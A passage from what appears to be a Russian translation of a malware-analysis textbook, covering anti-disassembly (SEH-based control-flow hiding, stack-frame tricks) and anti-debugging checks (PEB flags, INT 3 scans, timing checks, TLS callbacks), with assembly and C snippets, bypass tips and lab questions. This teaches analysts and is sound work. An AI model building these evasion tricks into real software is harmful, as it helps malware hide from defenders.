Чтобы добавить запись в список, необходимо создать новую запись в стеке. Поскольку структура записи состоит всего из двух значений `DWORD`, это можно сделать двумя инструкциями `push`. Стек

растёт вверх, поэтому первая push поместит указатель на функцию-обработчик, а вторая - указатель на следующую запись. Мы пытаемся добавить запись в начало цепочки, следовательно, после завершения следующей записью станет нынешняя первая, на которую указывает fs:[0]. Эту последовательность выполняет следующий код.

```
push ExceptionHandler
push fs:[0]
mov fs:[0], esp
```

При возникновении исключения первой будет вызвана функция ExceptionHandler. На это действие распространяются ограничения программного предотвращения выполнения данных Microsoft (Software Data Execution Prevention, Software DEP, также известного как SafeSEH).

Software DEP - средство безопасности, запрещающее добавлять сторонние обработчики исключений во время выполнения. В ассемблерном коде, написанном вручную, эту технологию можно обойти несколькими способами, например использовать ассемблер с поддержкой директив SafeSEH. При использовании компиляторов C от Microsoft автор может добавить в командную строку компоновщика /SAFESEH:NO, чтобы отключить её.

При вызове кода ExceptionHandler стек существенно изменится. К счастью, для наших целей нет необходимости полностью исследовать все добавляемые в этот момент данные. Требуется лишь понять, как вернуть стек в исходное положение до исключения. Помните, наша цель - скрыть поток управления, а не правильно обрабатывать исключения программы.

Когда вызывается наш обработчик, операционная система добавляет ещё один обработчик SEH. Чтобы вернуть программу к нормальной работе, необходимо отсоединить не только наш обработчик, но и этот. Поэтому исходный указатель стека нужно извлекать из esp+8, а не из esp.

```
mov esp, [esp+8]
mov eax, fs:[0]
mov eax, [eax]
mov eax, [eax]
mov fs:[0], eax
add esp, 8
```

Вернём все эти знания к первоначальной цели сокрытия потока управления. Следующий фрагмент содержит код двоичного файла Visual C++, скрытно передающий управление подпрограмме. Поскольку указатель на эту функцию отсутствует, а дизассемблер не понимает SEH, кажется, что у подпрограммы нет ссылок, и дизассемблер считает, что после возбуждения исключения будет выполнен расположенный непосредственно за ним код.

```
00401050      mov     eax, (offset loc_40106B+1)
00401055      add     eax, 14h
00401058      push    eax
00401059      push    large dword ptr fs:0 ; dwMilliseconds
00401060      mov     large fs:0, esp
00401067      xor     ecx, ecx
00401069      div     ecx
0040106B
0040106B loc_40106B:                                ; DATA XREF: sub_401050o
0040106B      call    near ptr Sleep
00401070      retn
00401070 sub_401050      endp ; sp-analysis failed
00401070 ; -----
00401071      align 10h
00401080      odd 824648Bh, 0A164h, 8B0000h, 0A364008Bh, 0
00401094      dd 6808C483h
00401098      dd offset aMysteryCode ; "Mystery Code"
0040109C      dd 2DE8h, 4C48300h, 3 dup(0CCCCCCCCh)
```

В этом примере IDA Pro не только не обнаружила вызов подпрограммы по адресу 401080 в точке □, но и вообще не дизассемблировала эту функцию. Код скрытно устанавливает обработчик

исключений: сначала регистру EAX присваивается значение 40106C в точке `□`, а затем к нему прибавляется 14h, чтобы создать указатель на функцию 401080. Исключение деления на ноль возбуждается обнулением ECX с помощью `xor ecx, ecx` и последующим выполнением `div ecx` в точке `□`, которая делит регистр EAX на ECX.

С помощью клавиши C в IDA Pro превратим данные по адресу 401080 в код и посмотрим, что было скрыто этим приёмом.

```
00401080      mov     esp, [esp+8]
00401084      mov     eax, large fs:0
0040108A      mov     eax, [eax]
0040108C      mov     eax, [eax]
0040108E      mov     large fs:0, eax
00401094      add     esp, 8
00401097      push    offset aMysteryCode ; "Mystery Code"
0040109C      call   printf
```

Противодействие анализу кадра стека

Современные дизассемблеры могут анализировать инструкции функции, чтобы вывести устройство её кадра стека, и благодаря этому показывать локальные переменные и параметры, относящиеся к функции. Эти сведения чрезвычайно ценны для аналитика вредоносных программ: они позволяют рассматривать по одной функции за раз и лучше понимать её входные данные, результаты и устройство.

Однако анализ функции с целью определить устройство кадра стека не является точной наукой. Как и во многих других аспектах дизассемблирования, алгоритмы определения устройства кадра стека должны делать определённые разумные предположения и догадки, которыми обычно может воспользоваться знающий автор вредоносной программы.

Обход анализа кадра стека также помешает работе некоторых аналитических средств, прежде всего подключаемого модуля Hex-Rays Decompiler для IDA Pro, создающего для функции C-подобный псевдокод.

Начнём с функции, защищённой от анализа кадра стека.

```
00401543      sub_401543      proc near          ; CODE XREF: sub_4012D0+3Cp
00401543                                         ; sub_401328+9Bp
00401543
00401543      arg_F4             = dword ptr  0F8h
00401543      arg_F8             = dword ptr  0FCh
00401543
00401543 000      sub     esp, 8
00401546 008      sub     esp, 4
00401549 00C      cmp     esp, 1000h
0040154F 00C      jl      short loc_401556
00401551 00C      add     esp, 4
00401554 008      jmp     short loc_40155C
00401556      ; -----
00401556
00401556      loc_401556:         ; CODE XREF: sub_401543+Cj
00401556 00C      add     esp, 104h
0040155C
0040155C      loc_40155C:         ; CODE XREF: sub_401543+11j
0040155C -F8  ●      mov     [esp-0F8h+arg_F8], 1E61h
00401564 -F8      lea     eax, [esp-0F8h+arg_F8]
00401568 -F8      mov     [esp-0F8h+arg_F4], eax
0040156B -F8      mov     edx, [esp-0F8h+arg_F4]
0040156E -F8      mov     eax, [esp-0F8h+arg_F8]
00401572 -F8      inc     eax
00401573 -F8      mov     [edx], eax
00401575 -F8      mov     eax, [esp-0F8h+arg_F4]
```

```

00401578 -F8      mov     eax, [eax]
0040157A -F8      add     esp, 8
0040157D -100     ret     0
0040157D         sub_401543 endp ; sp-analysis failed

```

Листинг 15-1. Функция, обходящая анализ кадра стека

Методы противодействия анализу кадра стека сильно зависят от используемого компилятора. Разумеется, если вредоносная программа целиком написана на ассемблере, автор волен применять более необычные методы. Однако если программа создана на языке высокого уровня, таком как C или C++, необходимо особо позаботиться о формировании кода, которым можно манипулировать.

В листинге 15-1 крайний левый столбец представляет стандартный префикс строки IDA Pro, содержащий имя сегмента и адрес памяти каждой инструкции. Следующий справа столбец отображает указатель стека. Для каждой инструкции столбец указателя стека показывает значение регистра ESP относительно его значения в начале функции. Из этого представления видно, что функция использует кадр стека на основе ESP, а не EBP, как большинство функций. (Столбец указателя стека можно включить через меню **Options** в IDA Pro.)

В точке  указатель стека начинает отображаться как отрицательное число. Для обычной функции этого никогда не должно происходить, поскольку это означает, что функция может повредить кадр стека вызывающей функции. В данном листинге IDA Pro также сообщает, что, по её мнению, функция принимает 62 аргумента, из которых фактически используются 2.

Примечание. Нажмите CTRL-K в IDA Pro, чтобы подробно исследовать этот чудовищный кадр стека. Если попытаться нажать Y и назначить функции прототип, вы увидите одно из самых жутких чудовищ среди прототипов функций, которые вам когда-либо встречались.

Как вы, вероятно, догадались, эта функция в действительности не принимает 62 аргумента. Она не принимает ни одного аргумента и имеет две локальные переменные. Код, нарушающий анализ IDA Pro, находится в начале функции между адресами 00401546 и 0040155C. Это простое сравнение с двумя ветвями.

Регистр ESP сравнивается со значением 0x1000. Если он меньше 0x1000, выполняется код по адресу 00401556; в противном случае выполняется код по адресу 00401551. Каждая ветвь прибавляет некоторое значение к ESP: 0x104 в ветви «меньше» и 4 в ветви «больше или равно». С точки зрения дизассемблера, в этой точке возможны два значения смещения указателя стека в зависимости от выбранной ветви. Дизассемблер вынужден сделать выбор, и, к счастью для автора вредоносной программы, его удаётся заставить выбрать неправильно.

Ранее обсуждались инструкции условного ветвления, которые вовсе не были условными, поскольку находились там, где условие постоянно, например `jz непосредственно после xor eax, eax`. Изобретательные авторы дизассемблеров могли бы заложить в алгоритм специальную семантику, отслеживающую такие гарантированные состояния флагов и обнаруживающую ложные условные ветвления. Такой код был бы полезен во многих сценариях и довольно прост, хотя трудоёмок, в реализации.

В листинге 15-1 инструкция `cmp esp, 1000h` всегда выдаёт постоянный результат. Опытный аналитик вредоносных программ может понять, что самая нижняя страница памяти процесса Windows не будет использоваться как стек, поэтому это сравнение практически гарантированно всегда приведёт к выполнению ветви «больше или равно».

Программа дизассемблирования не обладает такой интуицией. Её задача - показывать инструкции. Она не предназначена для оценки каждого решения в коде относительно набора реальных сценариев. Суть проблемы в том, что дизассемблер счёл инструкцию `add esp, 104h` допустимой и значимой и соответствующим образом скорректировал интерпретацию стека. Инструкция `add esp,`

4 в ветви «больше или равно» предназначена исключительно для восстановления стека после инструкции `sub esp, 4`, предшествовавшей сравнению. В реальном времени итог состоит в том, что значение ESP будет совпадать со значением до начала последовательности по адресу 00401546.

Чтобы исправлять небольшие изменения кадра стека (они иногда возникают из-за неизбежной погрешности его анализа), в IDA Pro можно поместить курсор на определённую строку дизассемблированного кода и нажать ALT-K, а затем ввести поправку указателя стека. Во многих случаях, подобных листингу 15-1, полезнее исправить инструкции манипулирования кадром стека, как в предыдущих примерах.

Заключение

Противодействие дизассемблированию не ограничивается методами, рассмотренными в этой главе. Это класс методов, использующих неотъемлемые трудности анализа. Современные дизассемблеры превосходно определяют, какие инструкции образуют программу, но даже им приходится делать предположения и выбирать варианты. Каждому выбору или предположению дизассемблера может соответствовать метод противодействия дизассемблированию.

В этой главе показано, как работают дизассемблеры и чем отличаются линейная и потоковая стратегии. Обмануть потоковый дизассемблер сложнее, но вполне возможно, если понимать, что он делает определённые предположения о местах выполнения кода. Многие методы противодействия потоковым дизассемблерам создают инструкции условного управления потоком, условие которых во время выполнения всегда одинаково, но неизвестно дизассемблеру.

Соккрытие потока управления позволяет вредоносной программе заставить аналитика пропустить участки кода или скрыть назначение функции, замаскировав её связь с другими функциями и системными вызовами. Мы рассмотрели несколько способов добиться этого: от инструкции `ret` до использования обработчиков SEH как переходов общего назначения.

Цель главы состояла в том, чтобы помочь вам понимать код с тактической точки зрения. Вы узнали, как работают методы этого типа, почему они полезны и как обходить их на практике. Другие методы ещё предстоит открыть и изобрести. Имея эту прочную основу, вы будете более чем готовы вести борьбу на поле противодействия дизассемблированию в будущем.

Лабораторные работы

Лабораторная работа 15-1

Проанализируйте образец из файла Lab15-01.exe. Это программа командной строки, которая принимает аргумент и выводит `Good Job!`, если аргумент совпадает с секретным кодом.

Вопросы

1. Какой метод противодействия дизассемблированию используется в этом двоичном файле?
2. Какой посторонний код операции дизассемблер ошибочно разбирает?

3. Сколько раз используется этот метод?
4. Какой аргумент командной строки заставит программу вывести Good Job!?

Лабораторная работа 15-2

Проанализируйте вредоносную программу из файла Lab15-02.exe. Прежде чем исследовать двоичный файл для ответа на вопросы, исправьте все меры противодействия дизассемблированию.

Вопросы

1. Какой URL программа запрашивает первоначально?
2. Как создаётся User-Agent?
3. Что программа ищет на первоначально запрошенной странице?
4. Что программа делает со сведениями, извлечёнными со страницы?

Лабораторная работа 15-3

Проанализируйте вредоносную программу из файла Lab15-03.exe. На первый взгляд этот двоичный файл кажется легитимным инструментом, но на самом деле содержит больше функций, чем заявлено.

Вопросы

1. Как первоначально вызывается вредоносный код?
2. Что делает вредоносный код?
3. Какой URL использует вредоносная программа?
4. Какое имя файла использует вредоносная программа?

Глава 16. Противодействие отладке

Противодействие отладке - популярный метод противодействия анализу, с помощью которого вредоносная программа распознаёт, что находится под управлением отладчика, или мешает работе отладчиков. Авторы вредоносных программ знают, что аналитики применяют отладчики для выяснения принципов работы программ, и используют методы противодействия отладке, пытаясь как можно сильнее замедлить аналитика. Обнаружив выполнение в отладчике, вредоносная программа может изменить обычный путь исполнения кода или модифицировать код так, чтобы вызвать сбой. Это мешает аналитикам понять программу и требует от них дополнительного времени и усилий.

Существует множество методов противодействия отладке, возможно, сотни, и мы обсудим лишь самые популярные из встречавшихся нам на практике. Мы покажем способы обхода этих методов, но общая цель главы (помимо знакомства с конкретными приёмами) - помочь развить навыки, необходимые для преодоления новых и ранее неизвестных способов противодействия отладке во время анализа.

Обнаружение отладчика в Windows

Вредоносные программы применяют различные методы поиска признаков подключённого отладчика: используют Windows API, вручную проверяют структуры памяти на артефакты отладки и ищут в системе оставленные отладчиком следы. Обнаружение отладчика - самый распространённый способ противодействия отладке во вредоносных программах.

Использование Windows API

Вызовы функций Windows API - самый очевидный метод противодействия отладке. Windows API предоставляет несколько функций, с помощью которых программа может определить, выполняется ли она под отладчиком. Некоторые функции разработаны специально для обнаружения отладчика; другие предназначались для иных целей, но могут быть приспособлены для его выявления. Несколько таких функций используют возможности, не документированные в API.

Обычно проще всего преодолеть вызов API противодействия отладке, вручную изменив вредоносную программу во время выполнения так, чтобы она не вызывала эту функцию, или скорректировав флаги после вызова для выбора нужного пути. Более сложный вариант - перехватить эти функции, например с помощью руткита.

Для противодействия отладке можно использовать следующие функции Windows API:

`IsDebuggerPresent`

Простейшая функция API для обнаружения отладчика - `IsDebuggerPresent`. Она ищет в структуре блока окружения процесса (Process Environment Block, PEB) поле `IsDebugged`, которое возвращает ноль, если выполнение происходит не в контексте отладчика, и ненулевое значение, если отладчик подключён. Структура PEB подробнее рассматривается в следующем разделе.

`CheckRemoteDebuggerPresent`

Эта функция API почти идентична `IsDebuggerPresent`. Однако её название вводит в заблуждение: она проверяет наличие отладчика не на удалённой машине, а для процесса на локальной машине. Она также проверяет поле `IsDebugged` структуры PEB, но может делать это как для собственного,

так и для другого локального процесса. Функция принимает дескриптор процесса и проверяет, подключён ли к нему отладчик. Чтобы с помощью `CheckRemoteDebuggerPresent` проверить собственный процесс, достаточно передать его дескриптор.

`NtQueryInformationProcess`

Это функция собственного API из `Ntdll.dll`, получающая сведения о заданном процессе. Первый параметр функции - дескриптор процесса; второй указывает тип требуемых сведений. Например, значение `ProcessDebugPort` (`0x7`) этого параметра позволяет определить, отлаживается ли процесс в данный момент. Если процесс не отлаживается, возвращается ноль; в противном случае возвращается номер порта.

`OutputDebugString`

Эта функция предназначена для отправки строки отладчику с целью отображения и может использоваться для обнаружения отладчика. Например, в листинге 16-1 функция `SetLastError` устанавливает произвольное значение текущего кода ошибки. Если вызвать `OutputDebugString` без подключённого отладчика, `GetLastError` больше не должна содержать произвольное значение, поскольку после неудачи `OutputDebugString` установит код ошибки. Если `OutputDebugString` вызывается при подключённом отладчике, вызов должен завершиться успешно и значение `GetLastError` не изменится.

```
DWORD errorValue = 12345;
SetLastError(errorValue);

OutputDebugString("Test for Debugger");

if(GetLastError() == errorValue)
{
    ExitProcess();
}
else
{
    RunMaliciousPayload();
}
```

Листинг 16-1. Метод противодействия отладке с помощью `OutputDebugString`

Ручная проверка структур

Использование Windows API, возможно, является самым очевидным способом обнаружить отладчик, но авторы вредоносных программ чаще всего вручную проверяют структуры. Есть много причин, по которым они избегают Windows API для противодействия отладке. Например, руткит может перехватить вызовы API и вернуть ложные сведения. Поэтому авторы часто предпочитают вручную выполнять функциональный эквивалент вызова API, а не полагаться на Windows API.

При ручных проверках несколько флагов структуры РЕВ сообщают о присутствии отладчика. Рассмотрим некоторые часто используемые флаги.

Проверка флага `BeingDebugged`

Для каждого выполняющегося процесса операционная система поддерживает структуру РЕВ Windows, пример которой приведён в листинге 16-2. Она содержит все параметры пользовательского режима, связанные с процессом. К ним относятся данные окружения процесса, включающие переменные среды, список загруженных модулей, адреса в памяти и состояние отладки.

```

typedef struct _PEB {
    BYTE Reserved1[2];
    BYTE BeingDebugged;
    BYTE Reserved2[1];
    PVOID Reserved3[2];
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    BYTE Reserved4[104];
    PVOID Reserved5[52];
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
    BYTE Reserved6[128];
    PVOID Reserved7[1];
    ULONG SessionId;
} PEB, *PPEB;

```

Листинг 16-2. Документированная структура блока окружения процесса (PEB)

Во время выполнения процесса к PEB можно обращаться по адресу fs:[30h]. Для противодействия отладке вредоносная программа проверяет там флаг BeingDebugged, указывающий, отлаживается ли данный процесс. В таблице 16-1 показаны два примера такой проверки.

Таблица 16-1. Ручная проверка флага BeingDebugged

Метод mov	Метод push/pop
mov eax, dword ptr fs:[30h]	push dword ptr fs:[30h]
mov ebx, byte ptr [eax+2]	pop edx
test ebx, ebx	cmp byte ptr [edx+2], 1
jz NoDebuggerDetected	je DebuggerDetected

В коде слева в таблице 16-1 адрес PEB помещается в EAX. Затем в EBX заносится байт по этому адресу со смещением 2, соответствующим положению флага BeingDebugged в PEB. Наконец, проверяется, равен ли EBX нулю. Если да, отладчик не подключён и переход будет выполнен.

Другой пример показан справа в таблице 16-1. Адрес PEB помещается в EDX сочетанием инструкций push/pop, после чего флаг BeingDebugged по смещению 2 непосредственно сравнивается с единицей.

Эта проверка может принимать множество форм, а окончательный путь кода определяет условный переход. Преодолеть проблему можно одним из следующих способов:

- Принудительно выполнить (или не выполнить) переход, вручную изменив флаг нуля непосредственно перед инструкцией перехода. Это простейший подход.
- Вручную изменить флаг BeingDebugged на ноль.

Оба варианта обычно эффективны против всех методов, описанных в этом разделе.

Примечание. Несколько подключаемых модулей OllyDbg изменяют флаг BeingDebugged за вас. Самые популярные - Hide Debugger, Hidedebug и PhantOm. Все они полезны для обхода проверки BeingDebugged и помогают против многих других методов, обсуждаемых в этой главе.

Проверка флага ProcessHeap

Недокументированный элемент массива Reserved4 (показанного в листинге 16-2), известный как ProcessHeap, получает адрес первой кучи процесса, выделенной загрузчиком. ProcessHeap находится по смещению 0x18 структуры РЕВ. Первая куча содержит заголовок с полями, сообщающими ядру, была ли куча создана внутри отладчика. Эти поля называются ForceFlags и Flags.

В Windows XP поле ForceFlags находится по смещению 0x10 заголовка кучи, а в Windows 7 для 32-разрядных приложений - по смещению 0x44. Вредоносная программа может также проверять поле Flags по смещению 0x0C в Windows XP или 0x40 в Windows 7. Это поле почти всегда равно ForceFlags, но обычно к нему посредством ИЛИ добавлено значение 2.

В листинге 16-3 показан ассемблерный код этого метода. (Обратите внимание, что необходимо два отдельных разыменования.)

```
mov eax, large fs:30h
mov eax, dword ptr [eax+18h]
cmp dword ptr ds:[eax+10h], 0
jne DebuggerDetected
```

Листинг 16-3. Ручная проверка флага ProcessHeap

Лучший способ преодолеть этот метод - вручную изменить флаг ProcessHeap или использовать подключаемый модуль сокрытия отладки. При работе с WinDbg программу можно запустить с отключённой отладочной кучей. Например, команда windbg -hd notepad.exe запустит кучу в обычном, а не отладочном режиме, и обсуждавшиеся флаги не будут установлены.

Проверка NTGlobalFlag

Поскольку процессы, запущенные с отладчиком, работают немного иначе, они иначе создают кучи памяти. Сведения, по которым система определяет способ создания структур кучи, хранятся в недокументированном месте РЕВ по смещению 0x68. Если значение по этому адресу равно 0x70, процесс выполняется в отладчике.

Значение 0x70 является сочетанием следующих флагов, когда куча создаётся отладчиком. Эти флаги устанавливаются для процесса, запущенного из отладчика.

```
(FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK | FLG_HEAP_VALIDATE_PARAMETERS)
```

В листинге 16-4 показан ассемблерный код проверки.

```
mov eax, large fs:30h
cmp dword ptr ds:[eax+68h], 70h
jz DebuggerDetected
```

Листинг 16-4. Проверка NTGlobalFlag

Проще всего преодолеть этот метод, изменив флаги вручную или с помощью подключаемого модуля сокрытия отладки. В WinDbg программу можно запустить с отключённым параметром отладочной кучи, как упоминалось в предыдущем разделе.

Поиск следов в системе

При анализе вредоносных программ мы обычно используем средства отладки, которые оставляют в системе следы. Вредоносная программа может искать их, чтобы определить попытку анализа, например проверять ключи реестра на наличие ссылок на отладчики. Ниже приведено распространённое место регистрации отладчика:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug
```

Этот ключ реестра задаёт отладчик, активируемый при ошибке приложения. По умолчанию указан Dr. Watson, поэтому, если значение изменено на что-то вроде OllyDbg, вредоносная программа может понять, что находится под наблюдением.

Вредоносная программа может также искать в системе файлы и каталоги, например исполняемые файлы распространённых отладчиков, которые обычно присутствуют при анализе. (Во многих бэкдорах уже есть код для обхода файловых систем.) Она может обнаруживать следы и в оперативной памяти, просматривая список текущих процессов или, что встречается чаще, вызывая FindWindow для поиска отладчика, как показано в листинге 16-5.

```
if(FindWindow("OLLYDBG", 0) == NULL)
{
//Debugger Not Found
}
else
{
//Debugger Detected
}
```

Листинг 16-5. Код C для обнаружения посредством FindWindow

В этом примере код просто ищет окно с именем OLLYDBG.

Выявление поведения отладчика

Напомним, отладчики позволяют устанавливать точки останова или пошагово выполнять процесс, помогая аналитику вредоносных программ при обратной разработке. Однако эти операции в отладчике изменяют код процесса. Для обнаружения такого поведения вредоносные программы используют несколько методов противодействия отладке: сканирование INT, проверку контрольных сумм и проверку времени.

Сканирование INT

INT 3 - программное прерывание, с помощью которого отладчики временно заменяют инструкцию выполняющейся программы и вызывают обработчик исключения отладки; это основной механизм установки точки останова. Код операции INT 3 равен 0xCC. Всякий раз, когда вы устанавливаете точку останова в отладчике, он изменяет код, вставляя 0xCC.

Помимо отдельной инструкции INT 3, инструкция INT immediate может установить любое прерывание, в том числе 3 (immediate может быть регистром, например EAX). INT immediate использует двухбайтовый код операции 0xCD value. Отладчики применяют его реже.

Один из распространённых методов противодействия отладке заставляет процесс сканировать собственный код на наличие изменения INT 3, то есть искать код операции 0xCC, как показано в листинге 16-6.

```
call $+5
pop edi
sub edi, 5
mov ecx, 400h
mov eax, 0CCh
repne scasb
jz DebuggerDetected
```

Листинг 16-6. Сканирование кода в поисках точек останова

Код начинается с `call`, за которым следует `rop`, помещающий EIP в EDI. Затем EDI корректируется так, чтобы указывать на начало кода. После этого код сканируется в поисках байтов `0xCC`. Если такой байт найден, программа понимает, что присутствует отладчик. Метод можно обойти, используя аппаратные, а не программные точки останова.

Вычисление контрольных сумм кода

Вредоносная программа может вычислить контрольную сумму участка своего кода, чтобы достичь той же цели, что и при сканировании прерываний. Вместо поиска `0xCC` проверка просто вычисляет циклический избыточный код (CRC) или контрольную сумму MD5 кодов операций вредоносной программы.

Этот метод встречается реже сканирования, но столь же эффективен. Ищите цикл вредоносной программы по её внутренним инструкциям, за которым следует сравнение с ожидаемым значением.

Метод можно обойти с помощью аппаратных точек останова или ручного изменения пути выполнения в отладчике во время работы.

Проверки времени

Проверки времени - один из самых популярных способов обнаружения отладчиков вредоносными программами, поскольку процессы под отладкой работают медленнее. Например, пошаговое выполнение программы существенно снижает скорость исполнения.

Существует несколько способов использовать проверки времени для обнаружения отладчика:

- Записать отметку времени, выполнить несколько операций, получить ещё одну отметку и сравнить их. Если есть задержка, можно предположить присутствие отладчика.
- Получить отметки времени до и после возбуждения исключения. Если процесс не отлаживается, исключение будет обработано очень быстро; отладчик обработает его гораздо медленнее. По умолчанию большинству отладчиков для обработки исключений требуется вмешательство человека, что создаёт огромную задержку. Хотя многие отладчики позволяют игнорировать исключения и передавать их программе, даже в этом случае задержка будет значительной.

Использование инструкции `rdtsc`

Самый распространённый способ проверки времени использует инструкцию `rdtsc` (код операции `0x0F31`), возвращающую в виде 64-разрядного значения в EDX:EAX количество тактов с момента последней перезагрузки системы. Вредоносная программа просто выполняет инструкцию дважды и сравнивает разницу между показаниями.

В листинге 16-7 показан настоящий образец вредоносной программы, использующий `rdtsc`.

```
rdtsc
xor ecx, ecx
add ecx, eax
rdtsc
sub eax, ecx
cmp eax, 0xFFFF ❶
jb NoDebuggerDetected
rdtsc
push eax ❷
ret
```

Листинг 16-7. Временной метод rdtsc

В точке `□` вредоносная программа проверяет, превышает ли разница между двумя вызовами `rdtsc` значение `0xFFFF`; если прошло слишком много времени, условный переход не выполняется. Если переход не выполнен, `rdtsc` вызывается снова, а результат помещается в стек в точке `□`, вследствие чего `ret` передаст выполнение в случайное место.

Использование QueryPerformanceCounter и GetTickCount

Для временной проверки противодействия отладке подобно `rdtsc` используются две функции Windows API. Метод опирается на наличие у процессоров высокоточных счётчиков производительности - регистров, хранящих количество событий, выполненных в процессоре. `QueryPerformanceCounter` можно вызвать дважды, получить разницу во времени и использовать её в сравнении. Если между вызовами прошло слишком много времени, предполагается, что используется отладчик.

Функция `GetTickCount` возвращает количество миллисекунд, прошедших с последней перезагрузки системы. (Из-за размера, выделенного для этого счётчика, через 49,7 дня происходит переполнение.) Практический пример `GetTickCount` показан в листинге 16-8.

```
a = GetTickCount();
MaliciousActivityFunction();
b = GetTickCount();

delta = b-a;
if ((delta) > 0x1A)
{
    //Debugger Detected
}
else
{
    //Debugger Not Found
}
```

Листинг 16-8. Временной метод GetTickCount

Все рассмотренные временные атаки можно найти при отладке или статическом анализе: ищите два последовательных вызова этих функций, за которыми следует сравнение. Проверки обнаружат отладчик лишь в том случае, если вы выполняете код пошагово или устанавливаете точки останова между двумя вызовами, измеряющими разницу во времени. Поэтому проще всего избежать временного обнаружения, пропустив эти проверки в режиме выполнения, установив точку останова сразу после них и только затем возобновив пошаговое выполнение. Если это невозможно, просто измените результат сравнения, чтобы принудительно выполнить нужный переход.

Вмешательство в работу отладчика

Вредоносная программа может использовать несколько методов для вмешательства в обычную работу отладчика: функции обратного вызова локального хранилища потока (TLS), исключения и вставку прерываний. Эти методы пытаются нарушить выполнение программы только тогда, когда она находится под управлением отладчика.

Использование функций обратного вызова TLS

Можно предположить, что после загрузки программы в отладчик он приостановится на первой выполняемой программой инструкции, однако так происходит не всегда. Большинство отладчиков начинает с точки входа программы, заданной заголовком PE. Функция обратного вызова TLS может выполнить код до точки входа и потому исполниться в отладчике скрытно. Если полагаться только на отладчик, можно пропустить часть функциональности вредоносной программы, поскольку обратный вызов TLS способен выполниться сразу после загрузки программы в отладчик.

TLS - класс хранения Windows, в котором объект данных не является автоматической стековой переменной, но остаётся локальным для каждого потока, выполняющего код. По существу, TLS позволяет каждому потоку поддерживать отдельное значение переменной, объявленной с использованием TLS. Когда TLS реализован в исполняемом файле, код обычно содержит раздел .tls в заголовке PE, как показано на рисунке 16-1. TLS поддерживает функции обратного вызова для инициализации и завершения объектов данных TLS. Windows выполняет эти функции до запуска кода в обычной точке входа программы.




Рисунок 16-1. Пример обратного вызова TLS - таблица TLS в PVIEW

Обратные вызовы TLS можно обнаружить, просмотрев раздел .tls в PVIEW. Раздел .tls должен сразу вызвать подозрения в противодействии отладке, поскольку обычные программы, как правило, его не используют.

Анализировать обратные вызовы TLS в IDA Pro легко. После завершения анализа IDA Pro нажмите CTRL-E, чтобы показать все точки входа двоичного файла, включая обратные вызовы TLS, как на рисунке 16-2. К меткам всех функций обратного вызова TLS добавляется префикс TlsCallback. Перейти к функции обратного вызова в IDA Pro можно двойным щелчком по её имени.

